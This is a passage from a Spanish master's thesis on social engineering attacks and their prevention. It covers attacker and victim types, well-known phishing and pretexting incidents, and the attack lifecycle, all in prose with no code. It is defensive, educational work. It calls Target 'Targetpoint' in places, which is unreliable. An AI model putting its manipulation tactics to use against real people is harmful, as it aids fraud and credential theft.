ESTUDIO DE LOS ATAQUES Y SU DEFENSA EN LA INGENIERÍA SOCIAL

Alumno: Luis A. Gil Lluís
Estudios: Máster Universitario en Ingeniería Informática
Tutor: Antonio Robles Gómez
Fecha de entrega: febrero 2022

Resumen

La Ingeniería Social se está erigiendo como una de las mayores amenazas que puede llegar a tener la Tecnología de Información. Es por ello por lo que este trabajo se ha centrado en el estudio de las metodologías de la Ingeniería Social, además de sus ataques y de su prevención a fin de conseguir una visión global.

En una primera parte se describirá la Ingeniería Social, en todos sus ámbitos, además se detallarán todos los tipos de ataques que la componen, adentrándonos en la parte psicológica de esta, dado que el objetivo final es la persona y es la que debe revelar la información confidencial que dispone.

En una segunda parte se realizarán bancos de prueba de ataques de Ingeniería Social, para ver el poder de estas técnicas y podernos dar cuenta de la capacidad de éxito que pueden llegar a tener, pudiendo comprometer grandes empresas, por el simple hecho de no haber dado la importancia que debía este tipo de amenaza.

Palabras clave

Ingeniería Social, Seguridad, Ciber Ataques, Ciber Seguridad, Mecanismos de Prevención

Abstract

Social Engineering is emerging as one of the greatest threats against the Information Technology can have. This work has focused on the study of Social Engineering methodologies, their attacks, and the prevention to achieve a global vision.

In a first part, Social Engineering will be described in a depth way. All types of attacks that compose the Social Engineering will be detailed, speaking about the psychological part, because the final objective is the person, and it is the one that must reveal the confidential information that he has.

In a second part, test benches of Social Engineering attacks will be carried out, to see the power of these techniques and to be able to realize the capacity of success that they can have, being able to compromise big companies, for the simple fact of not having given the importance that this type of threat owes.

Keywords

Social Engineering, Security, Cyberattacks, Cybersecurity, Prevention Mechanisms

Índice

Índice de figuras

Siglas

2FA. *Two Factor Authentication*

BEC. *Business Email Compromise*

CEO. *Chief Executive Officer*

CVEs. *Common Vulnerabilities and Exposures*

DNS. *Domain Name System*

FOCA. *Francisco OCA*

GB. *GigaByte*

GPS. *Global Positioning System*

HTML. *HyperText Markup Language*

HTTPS. *Hyper Text Transfer Protocol Secure*

ID. *Identify*

IDS. *Intrusion Detection System*

IoT. *Internet Of Things*

IP. *Internet Protocol*

IPS. *Intrusion Prevention System*

IT. *Information Technology*

LDAP. *Lightweight Directory Access Protocol*

MITM. *Man in the middle*

OSINT. *Open-source Intelligence*

PBX. *Private Branch Exchange*

PGP. *Pretty Good Privacy*

PIN. *Personal Identification Number*

PNL. *Programación neurolingüística*

RAT. *Remote Access Trojan*

RSA. *Rivest Shamir Adleman*

SET. *Social-Engineer Toolkit*

SMS. *Short Message Service*

SSID. Service Set Identifier

U2F. *Universal 2nd Factor*

URL. *Uniform Resource Locators*

USB. *Universal Serial Bus*

VoIP. *Voice over IP*

VPN. *Virtual Private Network*

VPS. *Virtual Private Server*

wifi. *Wireless Fidelity*

WPA. *Wi-Fi Protected Access*

1.- Introducción

1.1.- Contexto y justificación del trabajo

Hoy en día, el modo de vida de la sociedad va ligada de una manera casi esencial al mundo tecnológico, se podría decir que está integrada a nuestra forma de vida. Es por ello por lo que se aúnan multitud de esfuerzos para que el uso de las tecnologías genere confianza en el uso de la tecnología mediante la seguridad, evitando o minimizando el riesgo a posibles ataques.

Entre los múltiples ataques y técnicas que existen para corromper la tecnología hay uno llamado ingeniería social. Esta, tiene por objetivo atacar a la persona que hace uso de la tecnología y no la tecnología. Se basa en la manipulación humana para la extracción de información confidencial. Los ataques pueden ser de diferente índole y los tipos de información que buscan los delincuentes pueden variar. Cuando las personas son atacadas, los delincuentes suelen intentar engañar a la víctima para que les dé sus contraseñas o información bancaria, o acceder a su ordenador para instalar software malicioso.

En el mundo de los ataques informáticos, la ingeniería social, irrumpe como una de las técnicas de mayor uso, dada su efectividad y el resultado que obtiene el atacante. Aprovechándose de que en el mundo tecnológico no todos los usuarios tienen conocimientos para no exponerse a dichos ataques.

En este trabajo se definirá el concepto de ingeniería social, abordando todos los aspectos que conlleva ese término. Acto seguido se explicarán los ataques que se pueden utilizar para cometer los delitos, así como algún ataque que haya tenido repercusión a nivel mundial. Después nos centraremos en las diferentes técnicas que se utilizan para cometer los ataques, así como sus herramientas que ayudan a crearlos. A continuación, se profundizará en las diferentes técnicas que se usan para evitar estos ataques, desarrollando alguna de ellas y realizando pruebas para ver su funcionalidad y rendimiento, simulando una situación real. Y finalmente se realizará una evaluación y conclusiones sobre estos ataques.

1.2.- Objetivo

1.2.1.- Objetivo General

El objetivo principal que tiene la realización de este trabajo es:

> *Dar a conocer, concienciar y proteger al usuario de las posibles amenazas que puede generar la ingeniería social, e intentar minimizar el impacto.*

El objetivo en el que se sustenta el trabajo es dar una visión global sobre la Ingeniería Social, y poder difundir conocimiento para poder tratar de minimizar posibles ataques que pueden llegar a comprometer a la persona o a una empresa.

1.2.2.- Objetivos Específicos

Como objetivos específicos del trabajo disponemos de una serie de objetivos que complementan y mejoran sustancialmente el objetivo principal. Estos le dan un plus de entendimiento sobre la Ingeniería Social y una base de conocimiento que pueda ayudar a entender y comprender mejor esta parte de la seguridad informática.

Objetivos teóricos

- Comprender en que consiste la Ingeniería Social.
- Saber qué tipo de atacantes y qué tipo de víctimas existen.
- Concienciarse sobre ataques famosos producidos y sus repercusiones.
- Entender la psicología del ser humano, para poder encontrar el punto débil.

Objetivos prácticos

- Aplicar técnicas que usan los ciberdelincuentes para cometer ataques.
- Realizar técnicas de mitigación o prevención de ataques para que no tengan éxito.
- Dar una idea de cómo se actúa para delinquir y ver a través del prisma del atacante, una mejor visión para tener una mejor defensa como víctima.

1.3.- Planificación

Para la realización de la planificación se ha realizado un diagrama de Gantt sobre el despegue de una prueba de pentesting, que se comentará más adelante, sobre una empresa ficticia

llamada FictCorp. Para ello se seguirán todos los pasos necesarios del proceso detallándolos específicamente durante la realización. Aunque, como es sabido, en una planificación alguna tarea puede variar en el tiempo y en la duración de esta. La planificación se realiza paso a paso de forma ordenada y escalonada. La extensión se ha calculado en base a la duración del proyecto y a lo largo del trimestre que lo ocupa.

Como podemos ver en la Figura 1, se ha realizado un diagrama de Gantt para realizar la organización y planificación del proyecto. Es una vista general del proyecto. Se ha agrupado por semanas, dada la extensión en el tiempo.

Nombre de tarea	Id.	Comienzo	Fin	Duración
Introducción	1	01/10/2021	10/10/2021	10d
Planificación	2	10/10/2021	01/11/2021	23d
Reconocimiento	3	01/11/2021	01/12/2021	31d
Análisis de vulnerabilidades	4	02/12/2021	25/12/2021	24d
Clasificación de amenazas	5	26/12/2021	05/01/2022	11d
Explotación	6	06/01/2022	25/01/2022	20d
Elaboración de informes	7	26/01/2022	31/01/2022	6d
Conclusiones	8	01/02/2022	10/02/2022	10d
Reminders	9	11/02/2022	18/02/2022	8d

Figura 1. Planificación del proyecto

1.4.- Recursos y presupuesto

En esta sección se detallará el presupuesto para la realización del proyecto de acuerdo con la planificación del apartado anterior.

Para la elaboración del presupuesto se ha tomado en consideración disponer de dos personas que puedan hacer despegar este tipo de proyecto, un director de proyectos y un técnico pentesting. Se deberán contabilizar las horas realizadas por persona a lo largo del trimestre para la realización del proyecto, teniendo en cuenta cada uno los roles que desempeñan.

Para la realización del proyecto no es necesario disponer de grandes recursos económicos a nivel de software. Gran parte de las herramientas utilizadas han sido de software libre, esto ha ayudado a no encarecer el presupuesto.

A nivel de hardware, se han utilizado dos ordenadores y un receptor wifi para poder realizar las prácticas correctamente.

Descripción	Unidades	Horas	Precio Unitario	Importe total
Director proyecto	1	75	60€	4.500€
Pentester IT	1	225	50€	11.250€
Ordenador Personal	2		1.000€	2.000€
Windows 10	2		200€	400€
Microsoft Office 365	2		220€	440€
Receptor Wifi	1		30€	30€
Total				18.620€

1.5.- Estructura de la memoria

La estructura en la que se ha basado la memoria a grandes rasgos es la siguiente:

Definición de ingeniería social

En esta primera fase se hablará sobre lo que significa la Ingeniería Social, así como los tipos de atacantes y tipos de víctimas que existen. Se darán ejemplos de ataques famosos conocidos en la historia de la Ingeniería Social.

Tipos de ataques

Dentro de la Ingeniería Social, podemos ver que existen múltiples tipos de ataques que pueden ser llevados a cabo por un ingeniero social. Se intentará abordarlos de la mejor manera posible, describiéndolos y explicando en que se basa cada uno de ellos.

Técnicas de creación de ataques

En el siguiente apartado se hablará sobre las técnicas que se realizan para poder realizar dichos ataques, se hará especial hincapié en la parte psicológica de la persona dado que es la base en la que se sustentan los ataques de Ingeniería Social.

Técnicas de prevención y minimización de posibles ataques

En este apartado se hablará de una manera profunda sobre las medidas que se pueden optar, ya sea a nivel de empresa como a nivel de usuario, para mitigar o prevenir posibles ataques de Ingeniería Social.

Banco de pruebas sobre estas técnicas

En este apartado, sobre un supuesto de una empresa ficticia se desplegarán pruebas pentesting para visualizar tipos de ataques de Ingeniería Social que se pueden realizar y el tipo de respuesta que puede tener el empleado. De esta manera, se evaluará que tipo de soluciones se pueden derivar después de haber realizado dichas pruebas.

Evaluación y conclusiones

Para acabar, se evaluará el contenido descrito y explicado a lo largo de la memoria, mostrando unas conclusiones sobre el trabajo elaborado.

2.- ¿Qué es la Ingeniería Social?

En términos generales podemos decir que la Ingeniería Social (Definition, 2022) es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos. Según la Wikipedia, "el acto de manipular a la gente para llevar a cabo acciones o divulgar información confidencial. Aunque parecido a una estafa o un simple fraude, el término se aplica normalmente a las artimañas o engaños con el propósito de obtener información, llevar a cabo el fraude o acceder a un sistema informático; en la mayoría de los casos, el atacante nunca se enfrenta cara a cara con la víctima". Con lo cual, podemos decir que la Ingeniería Social es la ciencia de maniobrar hábilmente para lograr que los seres humanos actúen en algún aspecto de sus vidas para que el atacante pueda extraer información confidencial y usarla para beneficio propio. Aunque es menos sofisticada que otras estrategias de ciber-attacking, la ingeniería social puede tener consecuencias graves y a menudo, puede ser el primer paso de un ataque mayor.

El éxito de las técnicas de ingeniería social depende de la capacidad de los atacantes para manipular a las víctimas para que realicen determinadas acciones o proporcionen información confidencial. Hoy en día, la ingeniería social es reconocida como una de las mayores amenazas a la seguridad que enfrentan las organizaciones. La ingeniería social se diferencia de la piratería tradicional en el sentido de que los ataques de ingeniería social pueden ser no técnicos y no implican necesariamente el compromiso o la explotación de software o sistemas. Cuando tienen éxito, muchos ataques de ingeniería social permiten a los atacantes obtener acceso legítimo y autorizado a información confidencial.

La ingeniería social se puede utilizar en lugar de, o en combinación con, amenazas y sobornos. El ingeniero social clásico tiene como objetivo no dejar ningún rastro y, en general, dejar la menor huella posible, por lo que las amenazas y los sobornos no son sus favoritos.

Así pues, un ataque de ingeniería social se centra principalmente en la vulnerabilidad de las personas y se basa casi por completo en utilizar "el principio de penetración más fácil". No importa como de seguro sea el sistema en sí mismo, dado que la mayor amenaza serán sus propios usuarios y el uso que hagan de él.

2.1.- Víctimas potenciales

Para tener éxito en un ataque de ingeniería social, también se debe acertar con la víctima, con la persona a la que se quiere atacar y sus características.

Es por ello por lo que las personas que más posibilidades o más debilidades pueden llegar a tener y, por lo tanto, más expuestas pueden estar son:

- Personas que desconocen el valor de la información como auxiliares administrativos, recepcionistas, guardias de seguridad, etc.
- Personas que tienen privilegios especiales como soporte técnico, administradores de sistemas, etc.
- Fabricantes / proveedores: organizaciones que fabrican hardware, software, etc. Que podrían ser de interés para los piratas informáticos.
- Departamentos específicos tales como podrían ser contabilidad, recursos humanos u otros departamentos que tengan información potencialmente valiosa.

En general, los objetivos típicos son aquellos que carecen de cierta información sobre la seguridad, que trabajan para ayudar a otros, que tienen altos derechos de acceso a la información o conocimiento, o acceso a algo valioso, ya sea información o valor económico. Esto básicamente significa que casi todas las personas con acceso a cualquier parte del sistema son un objetivo potencial.

2.2.- Tipos de atacantes

Normalmente, cuando una persona piensa en ingeniería social y quiénes son sus perpetradores, la primera imagen que nos viene a la cabeza es la de un hacker, pero se da la circunstancia, que existen diferentes tipos de atacantes. Podemos dividir los tipos de atacantes en muchas categorías. Estos van desde espías profesionales y piratas informáticos hasta vendedores y gente común (Through, 2022) :

- **Hackers**: Hoy en día la ciberseguridad ha ayudado a disponer de un mayor control en el software producido, dotándolos de mayor robustez y seguridad, a la vez que se hace más hincapié en la generación de software seguro, lo que ha provocado que los hackers busquen nuevas alternativas para lograr sus objetivos, y una de estas alternativas ha sido la de la ingeniería social combinada con sus conocimientos de hacking.

- **Probadores de seguridad**: Un probador de seguridad (Education-B, 2022) es una persona que prueba las vulnerabilidades o el acceso no autorizado a los sistemas. Las pruebas de seguridad son las prácticas de probar un sistema informático, una red, una aplicación web o un perímetro in situ para encontrar vulnerabilidades que un atacante malintencionado podría aprovechar. Las empresas con procesos de autenticación, cortafuegos, VPN y software de monitoreo de red aún están expuestas a un ataque si un empleado entrega información clave sin saberlo. La ingeniería social es el lado humano de las pruebas de vulnerabilidades de redes corporativas. Los probadores de seguridad emplean múltiples tácticas para probar sus objetivos. Un probador imitará los ataques que utilizaría un ingeniero social malintencionado para intentar una violación del sistema.
- **Espionaje:** es la práctica de recopilar en secreto información sobre un gobierno extranjero o una industria competidora, con el objetivo de colocar al propio gobierno o corporación en una ventaja estratégica o financiera. Hoy en día, en la Ingeniería social, es una de las técnicas usadas por los espías para tratar de obtener información.
- **Ladrones de identidad:** Grupo de personas que recopilan datos personales de una manera poco honesta, como por ejemplo, rebuscando en la basura y la utilizan para alcanzar su objetivo. Dicha información pueden ser datos como el nombre, dirección, número de la Seguridad Social, dirección de correo electrónico…
- **Empleados descontentos:** Hay muchas razones que contribuyen al descontento de los empleados en el lugar de trabajo. Sin embargo, el proceso generalmente comienza cuando un empleado se siente sobrecargado de trabajo, mal pagado, despreciado o rechazado por un ascenso. Los empleados descontentos poseen dos componentes necesarios para causar daños: acceso y motivación. También se pueden agrupar en este apartado los exempleados, dónde se da el caso que un exempleado puede conservar el acceso a las aplicaciones corporativas una vez finalizado su empleo. Este acceso puede convertirse en el talón de Aquiles de la empresa. Si el exempleado se va de malas maneras, existe la motivación para usar ese acceso para orquestar un ataque dañino para la empresa.
- **Corredores de información:** Empresas que recopilan información, incluida información personal sobre consumidores, de una amplia variedad de fuentes con el fin de revender dicha información a sus clientes para diversos fines, incluida la verificación de la identidad de una persona, registros, productos de marketing y prevención del fraude financiero.

- **Artistas del timo:** Los estafadores participan en acciones fraudulentas o engañosas para defraudar a otros. Un método común que utilizan los estafadores es el fraude de marketing masivo.
- **Cazadores de talento:** Estos profesionales son una extensión del departamento de contrataciones de una empresa. Suelen ser personas con muchos recursos para satisfacer las necesidades de una empresa obteniendo la mayor información posible de sus posibles candidatos y detectando posibles fallos de estos. Deben ir más allá para obtener información, también deben ser capaces de comprobar si las motivaciones de la persona encajarán con su lugar de trabajo y el potencial de esta.
- **Vendedores:** El arte de vender es un tipo de trabajo dentro del mundo laboral que hace uso de muchas técnicas que se utilizan en la Ingeniería Social. Estas técnicas suelen ser, por ejemplo: recopilar datos, maniobras de obtención de información, influencia, principios psicológicos, etc. Los vendedores deben usarlas para conseguir que aquello que venden cubra las necesidades de su futuro cliente y lo compren.
- **Gobiernos:** Los gobiernos emplean métodos de ingeniería social de forma regular en sus esfuerzos por influir en la opinión pública para que apoye las acciones gubernamentales.
- **La gente:** Los métodos de ingeniería social son utilizados por la gente común de forma regular. Esto a menudo se hace sin intención directa, se usan simplemente porque son muy efectivos.

2.3.- Ataques con repercusión mundial

Contrariamente a la creencia popular, el arte del hackeo no se trata solo de encontrar agujeros en el software del ordenador que le dé al atacante acceso a información confidencial. Las vulnerabilidades en el comportamiento y los hábitos humanos pueden ser igualmente perjudiciales para la seguridad de una organización, es más, suele tener mayor efectividad, dado que suelen tener mayores vulnerabilidades. Podemos encontrar un símil en la historia griega cuando los griegos utilizaron el Caballo de Troya para meterse dentro de los muros de Troya, los ingenieros sociales utilizan los errores humanos para eludir las medidas de seguridad tecnológica. Desde hace ya un tiempo, estos tienen la capacidad de perpetrar acciones maliciosas para las organizaciones y usuarios, en estas próximas líneas se detallarán unos cuantos que se han considerado como los más famosos o lo que más huella han dejado (Poston, 2018).

2.3.1.- 2011: RSA SecurID

Los tokens SecurID de RSA están diseñados para proteger a sus usuarios al proporcionar autenticación de dos factores (2FA), lo que hace imposible que los atacantes violen sus sistemas utilizando solamente una contraseña. Sin embargo, esta tecnología solo funciona si la tecnología 2FA es segura. En 2011, RSA fue víctima de un famoso ataque de phishing que comprometió la seguridad de sus sistemas y le costó a la empresa 66 millones de dólares.

El ataque de ingeniería social contra RSA consistió en dos correos electrónicos de phishing diferentes. Estos correos electrónicos pretendían describir el plan de contratación de otra organización y contenían un documento de Microsoft Excel adjunto. Si un empleado abría el documento de Excel, se explotaba una vulnerabilidad Flash de día cero y se instalaba una puerta trasera que permitía al atacante acceder al sistema. Si bien se desconoce la información exacta robada por el atacante, fue lo suficientemente significativa como para que RSA creyera que ponía en peligro la seguridad de los tokens RSA SecurID, lo que obligó a la compañía a gastar millones en corregir el problema.

2.3.2.- 2013: Twitter de Associated Press

En 2013 se hackeó la cuenta de Twitter de Associated Press, esto tuvo un gran impacto inmediato y nacional. El ataque comenzó como un correo electrónico de phishing dirigido a los empleados de Associated Press que parecía venir de otros empleados de la misma compañía. En realidad, el correo electrónico venía del Ejército Electrónico Sirio.

El correo electrónico incluía un enlace a un sitio phishing donde los empleados ingresaban la información de sus credenciales para la cuenta de Twitter de Associated Press. La única pista que daba el correo electrónico de phishing fue el hecho de que el nombre del empleado de AP en el campo de emisor del correo electrónico no coincidía con el nombre de la firma. Una vez que el Ejército Electrónico Sirio obtuvo acceso a la cuenta de Twitter de Associated Press, publicaron un tweet que decía que la Casa Blanca había sido bombardeada y que el presidente Obama había resultado herido en la explosión. Este tweet solo estuvo en vivo durante tres minutos antes de que comenzara a difundirse la noticia de que era fake. Sin embargo, en esos tres minutos, el DOW Jones cayó 150 puntos, alrededor de 136 mil millones de dólares, antes de volver a recuperarse hasta su nivel anterior.

Este simple correo electrónico de phishing podría haber tenido un efecto devastador en la economía de los EEUU, si se hubiera gestionado adecuadamente, podría haber generado una

gran cantidad de dinero para los atacantes mediante ventas a corto plazo en el mercado de valores.

2.3.3.- 2013: robo de certificado Bit9

En 2013, Bit9 fue víctima de un ataque de Watering Hole Attacks. En un ataque de Watering Hole Attacks, los piratas informáticos infectaron páginas web dónde existía la probabilidad que su objetivo visitara y esperaron hasta que su malware infectó con éxito el ordenador de su objetivo. Por ejemplo, un atacante que tenga como objetivo a los desarrolladores de programación puede intentar infectar sitios web como Stack Overflow, dónde los programadores visitan con frecuencia para consultar o responder preguntas relacionadas con la programación.

Como resultado del ataque Bit9, los piratas informáticos pudieron robar los certificados utilizados por Bit9 para las firmas de su código. Esto permitió a los atacantes crear malware que parecía ser software legítimo desarrollado por Bit9, pero en realidad no lo era. Como resultado, los atacantes pudieron acceder a otras organizaciones que usaban un software confiable firmado por Bit9.

2.3.4.- 2013: Targetpoint

La violación de 2013 de los sistemas Targetpoint muestra que una organización solo es segura si todas las organizaciones en las que confía también lo son. Como resultado de la violación de 2013 de sus sistemas de punto de venta, los piratas informáticos accedieron a la información de tarjetas de crédito y débito de 40 millones de clientes de Targetpoint. La información de la tarjeta de crédito y débito se robó usando malware en los sistemas de punto de venta de Target, pero la fuente de la infracción fue un ataque de ingeniería social. Por alguna razón, Targetpoint otorgó acceso remoto a su red (incluida su red de pago, que debe mantenerse separada), a su proveedor de calefacción, refrigeración y aire acondicionado, Fazio Mechanical Services. Este proveedor estaba asignado con un correo electrónico de phishing que instaló el malware troyano Citadel en sus máquinas, lo que le permitió al pirata informático robar sus credenciales de acceso a la red Target. Con estas credenciales, los atacantes pudieron iniciar sesión en la red de Target e instalar malware que registró y extrajo la información de cada tarjeta de crédito y débito utilizada en las máquinas infectadas.

2.3.5.- 2013: Watering Hole del Departamento de Trabajo de los Estados Unidos

Al igual que Bit9, el Departamento de Trabajo de Estados Unidos fue víctima de un ataque de Watering Hole en 2013. Para atacar a los empleados del Departamento de Trabajo y del Departamento de Energía, los piratas informáticos infectaron páginas web relacionadas con temas nucleares que estaban regulados por el Departamento de Energía. Dado que esta no es una información que un usuario normal visite y esté interesado, se permitió a los atacantes seleccionar a empleados con experiencia en ciencias nucleares y probablemente obtuvieron una autorización de seguridad. El malware real utilizado en este ataque fue el troyano de acceso remoto Poison Ivy (RAT) entregado a través de una vulnerabilidad de día cero en Internet Explorer. Hoy en día, no se sabe nada sobre la cantidad de empleados infectados, qué datos pudieron ser robados ni la identidad de los piratas informáticos.

2.3.6.- 2014: Hackeo a Sony Pictures

En 2014, Sony Pictures se estaba preparando para lanzar The Interview, una comedia sobre dos hombres que se entrenan para asesinar al líder de Corea del Norte. En respuesta, Corea del Norte amenazó con ataques terroristas contra teatros y pirateó las redes informáticas pertenecientes a Sony Pictures. El hackeo a Sony Pictures comenzó como un correo electrónico de phishing de ID de Apple. Varios ejecutivos de Sony recibieron correos electrónicos que les pedían que verificaran sus credenciales de Apple en una página de phishing bajo el control de los atacantes. Usando los perfiles de LinkedIn del ejecutivo, los atacantes determinaron sus probables credenciales de inicio de sesión para la red de Sony e identificaron al menos a un ejecutivo que usaba la misma contraseña para sus cuentas de Apple y Sony. Con estas credenciales, los piratas informáticos pudieron obtener acceso a Sony Networks, y obtuvieron 100 terabytes de información confidencial de la empresa y de sus empleados.

2.3.7.- 2014: Hackeo a Yahoo

El hackeo a Yahoo de 2014 fue significativo y puso en peligro hasta 500 millones de usuarios. Los datos robados incluían nombres de usuario, números de teléfono, preguntas y respuestas de seguridad, correos electrónicos de recuperación de contraseñas y valores criptográficos asociados con cada cuenta. El ataque de Yahoo de 2014 utilizó un ataque de phishing dirigido a

empleados de Yahoo de cierto rango. Un empleado cayó con un correo electrónico, lo que le otorgó al atacante acceso a la red de Yahoo y le permitió descargar la base de datos de usuarios de Yahoo. Utilizando direcciones de correo electrónico de recuperación, los piratas informáticos identificaron objetivos de interés y utilizaron los valores criptográficos almacenados en la base de datos para generar cookies de Yahoo falsas. Esto les permitió acceder a la cuenta del usuario sin contraseña, comprometiendo por completo más de 6.500 cuentas de usuario de Yahoo.

2.3.8.- 2015: Ataque BEC a Ubiquiti Networks

Ubiquiti Networks es un fabricante de tecnología para redes de alto rendimiento. En 2015, Ubiquiti fue víctima de un ataque de compromiso de correo electrónico empresarial (BEC) que le costó a la empresa aproximadamente 46,7 millones de dólares. Un ataque BEC es una forma especial de phishing en el que un atacante se hace pasar por algún alto cargo en el organigrama de la organización, como el CEO. Luego, el atacante se dirige a un empleado con el poder de realizar ciertas funciones, como transferir dinero o acceder a los registros de recursos humanos. En el caso de Ubiquiti Networks, los atacantes fingieron ser miembros ejecutivos de la empresa y atacaron a empleados del departamento de finanzas. El correo electrónico solicitaba que se enviaran transferencias bancarias a determinadas cuentas. Estas cuentas eran supuestamente socios de la empresa, pero en realidad eran cuentas que estaban bajo el control del pirata informático. Como resultado, el personal de Ubiquiti transfirió 46,7 millones de dólares a cuentas controladas por piratas informáticos. Ubiquiti pudo recuperar 8.1 millones y esperaba recuperar otros 6.8 millones, lo que significa que la organización obtuvo 31.8 millones en pérdidas.

2.3.9.- 2016: Correos electrónicos de la Convención Nacional Demócrata

Las filtraciones de correos electrónicos de la Convención Nacional Demócrata pueden ser las más famosas y memorables que se recuerdan en unas primarias de las elecciones presidenciales de Estados Unidos en 2016. Más de 150.000 correos electrónicos fueron robados a doce miembros del personal de la campaña de Clinton y luego fueron filtrados en una variedad de sitios. El ataque consistió en un correo electrónico de phishing. Los piratas informáticos rusos crearon un correo electrónico de phishing que parecía ser un correo electrónico legítimo de Google advirtiendo de una actividad inusual en sus cuentas de correo electrónico e invitando al destinatario a hacer clic en un enlace para cambiar su contraseña. Este enlace utiliza el

acortamiento de URL de Bitly para que parezca un enlace legítimo de Google e instaba que los objetivos proporcionasen sus credenciales de Google para abordar la actividad potencialmente maliciosa. Una vez que los atacantes tenían las credenciales correctas, tenían acceso completo a las cuentas de correo electrónico de sus objetivos, lo que les permitía descargar y filtrar miles de correos electrónicos que contenían información sensible a la campaña de Clinton.

2.3.10.- 2016: Departamento de Justicia de Estados Unidos

En 2016, el Departamento de Justicia de Estados Unidos fue víctima de un ataque de ingeniería social que filtró datos personales de 20.000 empleados del FBI y 9.000 empleados del DHS. El pirata informático afirmó que descargó 200 GB de archivos gubernamentales confidenciales de un terabyte de los datos a los que tenía acceso. El ataque comenzó cuando el pirata informático obtuvo acceso a la cuenta de correo electrónico de un empleado del Departamento de Justicia por medios desconocidos. Después de esto, intentó acceder a un portal web que requería un código de acceso que no tenía. En lugar de darse por vencido, el atacante llamó al número del departamento y, alegando ser un nuevo empleado, pidió ayuda, lo que provocó que le dieran su código de acceso para que lo usara. Con este código, pudo acceder a la intranet del Departamento de Justicia utilizando sus credenciales de correo electrónico robadas, lo que le dio acceso completo a tres computadoras diferentes en la red del Departamento de Justicia, así como a bases de datos que contienen correos electrónicos militares e información de tarjetas de crédito. Filtró información de contacto interna del Departamento de Justicia como prueba del ataque, pero se desconoce a qué más tuvo acceso y que más pudo haber robado de la Intranet del Departamento de Justicia.

2.4.- Ciclo de vida de un ataque de ingeniería social

Existe una secuencia predecible de cuatro pasos para los ataques de ingeniería social que generalmente se conoce como ciclo de vida (Education T. A.-S., 2022). Incluye las siguientes etapas: recopilación de información, establecimiento de relaciones y comunicación, explotación y ejecución.

Sin embargo, varios factores pueden hacer que el ciclo de vida se repita varias veces para un objetivo determinado. Por ejemplo, un atacante puede usar una serie de ataques para llegar al objetivo y lograr sus objetivos porque es probable que no vaya directamente al destinatario

previsto. Esto también se conoce como un *privilege escalation attack*, que hace uso de las referencias adquiridas previamente para hacerlas explotar en el objetivo marcado.

Como podemos ver en la Figura 2, el ciclo de vida tendría un flujo con los siguientes pasos.



Figura 2. Ciclo de vida

2.4.1.- Recopilación de información

La probabilidad de éxito de la mayoría de los ataques depende de esta fase. Por lo tanto, es natural que los hackers inviertan la mayor parte del tiempo y se centren en ella. Con la información correcta, el hacker puede determinar el *attack vector*, las posibles contraseñas, las posibles respuestas de las personas y perfeccionar los objetivos. En esta fase, el atacante se familiariza y se siente cómodo con el objetivo y formula un pretexto fuerte.

2.4.2.- Establecer relación y comunicación

Esta fase establece una relación de trabajo con el objetivo. Este es un punto crítico ya que la calidad de la relación construida por el atacante determina el nivel de cooperación y el grado en que el objetivo irá para ayudar al atacante a lograr su objetivo. Esta fase puede ser completamente distinta cada vez, por ejemplo, puede ser tan breve como únicamente un contacto visual para que el objetivo mantenga la puerta abierta del sitio que desea atacar. O

bien, podría conectarse a un nivel más personal vía telefónica o llegar a un nivel tan personal que el objetivo podría mostrar fotos familiares y compartir historias con el atacante. Otra posibilidad puede ser establecer una relación en línea con el objetivo a través de un perfil falso en un sitio de citas o redes sociales.

2.4.3.- Explotación

Esta fase es cuando el atacante usa tanto la información recopilada como las relaciones para infiltrarse activamente en el objetivo. En esta fase, el atacante se centra en mantener el impulso de cumplimiento que estableció en la fase 2 sin levantar sospechas. La explotación puede tener lugar mediante la divulgación de información aparentemente sin importancia o el acceso otorgado / transferido al atacante. Ejemplos de explotación exitosa que incluyen:

- El acto de mantener una puerta abierta o permitir que el atacante entre en las instalaciones.
- Revelar la contraseña y el nombre de usuario por teléfono.
- Ofrecer pruebas sociales al presentar la ingeniería social a otro personal de la empresa.
- Insertar una unidad flash USB con un software malicioso en un ordenador de la empresa.
- Abrir un archivo adjunto de un correo electrónico infectado.
- Exponer secretos comerciales en una discusión con un supuesto "compañero".

2.4.4.- Ejecución

Esta fase es cuando se logra el objetivo final del ataque, o por varias razones, el ataque termina de una manera inmediata para evitar sospechas. Generalmente, un ataque termina antes de que el objetivo se comience a cuestionar que está sucediendo realmente. En cambio, el atacante termina con la sensación de que el objetivo hizo algo bueno por otra persona, lo que garantiza que continúen las posibles interacciones futuras. Además, el atacante borra las huellas digitales y se asegura de que no se dejen elementos o información que puedan delatarlo. Como resultado, el atacante logra dos objetivos importantes. Primero, el objetivo no sabe que ocurrió un ataque. Segundo, el atacante mantiene oculta su identidad. Una estrategia para obtener una buena salida sería crear un ataque planificado y fluido como objetivo principal.

3.- Tipos de ataque

